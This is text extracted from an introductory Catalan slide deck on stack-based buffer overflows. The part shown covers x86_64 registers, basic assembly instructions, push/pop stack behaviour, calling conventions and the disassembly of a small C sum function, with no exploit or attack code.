

Stack Based Buffer Overflow

- Introducció -

CPU

0xa7

0xdeadbeef

0x7FFC40548

0x1

⋮

⋮




0x1000

0x0


x86_64 registers:

rax	r8
rbx	r9
rcx	r10
rdx	r11
rdi	r12
rsi	r13
rbp	r14
rsp	r15

rip

-  Instruction Pointer
-  General Purpose Registers
-  Stack Management Registers
 - Base Pointer
 - Stack Pointer

Es pot accedir als registres de manera parcial:



add rbx, rcx **# rbx = rbx + rcx**

sub rbx, rcx **# rbx = rbx - rcx**

mov rbx, rcx # rbx = rcx

mov [rbx], rcx # *rbx = rcx

mov rbx, [rcx] # rbx = *rcx

ZF = zero flag

cmp rbx, rcx # ZF = (rbx - rcx == 0)

je rbx # jmp to rbx if (ZF)

add rbx, rcx # **rbx = rbx + rcx**

sub rbx, rcx # **rbx = rbx - rcx**

mov rbx, rcx # **rbx = rcx**

mov [rbx], rcx # ***rbx = rcx**

mov rbx, [rcx] # **rbx = *rcx**

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
cmp rbx, rcx # ZF = (rbx - rcx == 0)

je rbx # jmp to rbx if (ZF)

```
int number = 0x10;  
number += number;  
  
if (number == 0x20) {  
  
    return 0;  
  
}  
...
```

```
mov rbx, 0x10  
add rbx, rbx  
  
cmp rbx, 0x20  
jne endif  
  
xor rax, rax  
ret  
  
endif:  
...
```


* En aquest cas, el tipus d'accés als registres no correspon als tipus de variables per facilitar-ne la comprensió.



LIFO
(Last In First Out)


```
mov rax, 0xdeadbeef      # rax = 0xdeadbeef
mov rbx, 0xcafe1337      # rbx = 0xcafe1337
mov rcx, 0xdeadface      # rcx = 0xdeadface

push rax                  # push rax value into the stack
```



```
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mov rbx, 0xcafe1337      # rbx = 0xcafe1337
mov rcx, 0xdeadface     # rcx = 0xdeadface


push rax                 # push rax value into the stack
push rbx                 # push rbx value into the stack
```



```
mov rax, 0xdeadbeef      # rax = 0xdeadbeef
mov rbx, 0xcafe1337      # rbx = 0xcafe1337
mov rcx, 0xdeadface      # rcx = 0xdeadface

push rax                  # push rax value into the stack
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push rcx                  # push rcx value into the stack
```







`rsp = 0x7ffda28224b0`

`pop rdx`

`# rdx = top stack value (0xdeadface)`



`rsp = 0x7ffda28224b8`




`rsp = 0x7ffda28224b8`



`pop rdx`

`# rdx = top stack value (0xcafe1337)`



`rsp = 0x7ffda28224c0`



Com es passen els arguments a les funcions?

Calling conventions:

Linux x86_64: rdi, rsi, rdx, rcx, r8, r9
return value in rax

```
#include <stdio.h>

long int sum(long int a, long int b) {
    return a + b;
}

int main() {

    long int a = 0xdeadbeef;
    long int b = 0xcafe1337;

    long int result = sum(a, b);
    printf("result: %ld\n", result);
}
```


Compilem el binari:

```
gcc test.c -o test
```

Desassemblem el binari:

```
objdump -M intel -d test
```

```
long int a = 0xdeadbeef;  
long int b = 0xcafe1337;
```

```
long int result = sum(a, b);
```

```
0000000000001166 <main>:
```

```
...
```

```
1172:      mov     eax,0xdeadbeef  
1177:      mov     QWORD PTR [rbp-0x18],rax  
117b:      mov     eax,0xcafe1337  
1180:      mov     QWORD PTR [rbp-0x10],rax  
1184:      mov     rdx,QWORD PTR [rbp-0x10]  
1188:      mov     rax,QWORD PTR [rbp-0x18]  
118c:      mov     rsi,rdx  
118f:      mov     rdi,rax  
1192:      call    1149 <sum>  
1197:      mov     QWORD PTR [rbp-0x8],rax
```

```
...
```

```
# Puts 0xdeadbeef somewhere  
# in the stack  
# Puts 0xcafe1337 somewhere  
# in the stack  
# Sets rdx to 0xcafe1337  
# Sets rax to 0xdeadbeef  
# arg1 = 0xcafe1337  
# arg0 = 0xdeadbeef  
# call to sum function
```



rdi = 0xdeadbeef
rsi = 0xcafe1337

rsp = 0x7ffda28224b8

```
1192: call    1149 <sum>
1197: mov     QWORD PTR [rbp-0x8],rax    # Next instruction after sum returns
```



rsp = 0x7ffda28224b0

ret addr


```
long int sum(long int a, long int b) {  
    return a + b;  
}
```

0000000000001149 <sum>:

1149:	endbr64	#
114d:	push rbp	# INTRO
114e:	mov rbp, rsp	#
1151:	mov QWORD PTR [rbp-0x8], rdi	# Puts 0xdeadbeef in the stack
1155:	mov QWORD PTR [rbp-0x10], rsi	# Puts 0xcafe1337 in the stack
1159:	mov rdx, QWORD PTR [rbp-0x8]	# Sets rdx to 0xdeadbeef
115d:	mov rax, QWORD PTR [rbp-0x10]	# Sets rax to 0xcafe1337
1161:	add rax, rdx	#
1164:	pop rbp	# OUTRO
1165:	ret	#




```
1149:      endbr64  
114d:      push    rbp  
114e:      mov     rbp, rsp  
  
# rdi = 0xdeadbeef  
# rsi = 0xcafe1337
```


